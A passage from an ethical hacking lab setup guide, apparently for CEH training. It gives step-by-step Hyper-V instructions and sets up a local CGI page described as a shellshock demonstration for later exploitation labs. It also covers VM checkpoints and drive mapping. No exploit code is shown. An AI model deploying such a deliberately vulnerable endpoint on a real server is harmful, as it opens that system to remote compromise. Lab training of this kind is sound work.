
The command `chmod -R 755 /usr/lib/cgi-bin` is highlighted with a red rectangle.

43. Launch Firefox web browser from the left pane, type the URL <http://localhost/cgi-bin/shellshock> and press **Enter**.
44. A webpage appears displaying the content “**This is a demonstration of shellshock**” as shown in the following screenshot:




This URL will be used later in labs to demonstrate shellshock exploitation.


45. Now, go to **Hyper-v Manager**, right-click on **Ubuntu** and select **Turn Off...** from the context menu




46. If **Turn Off** Machine pop-up appears; click **Turn Off** button



47. Once the machine is turned off, select **Ubuntu** machine and click **settings...** from the right pane




48. Settings for Ubuntu window appears, select DVD Drive from the left pane, click **None** radio button, click **Apply** and then click **OK**




## CT#13: Taking Snapshots of Virtual Machines

- After installing all the guest operating systems on virtual machines, set Checkpoints of these virtual machines. Checkpoints can be used to **restore** virtual machines in case of **any problem** in the virtual machines
- Open Hyper-V Manager, **right-click** on a virtual machine and click **Checkpoint**




3. Checkpoints will be listed in **Checkpoint** section of the Hyper-V Manager




4. Perform this action for **all** the virtual machines

## CT#14: Share CEH-Tools folder as 'Z:\' drive (Mapping Z:\ drive)


1. Click **Windows** icon at the lower left corner of the screen




2. Click **This PC** icon in **Start** screen




3. This PC screen appears, navigate to D:, right-click on **CEH-Tools** folder and select **Properties** from the context menu



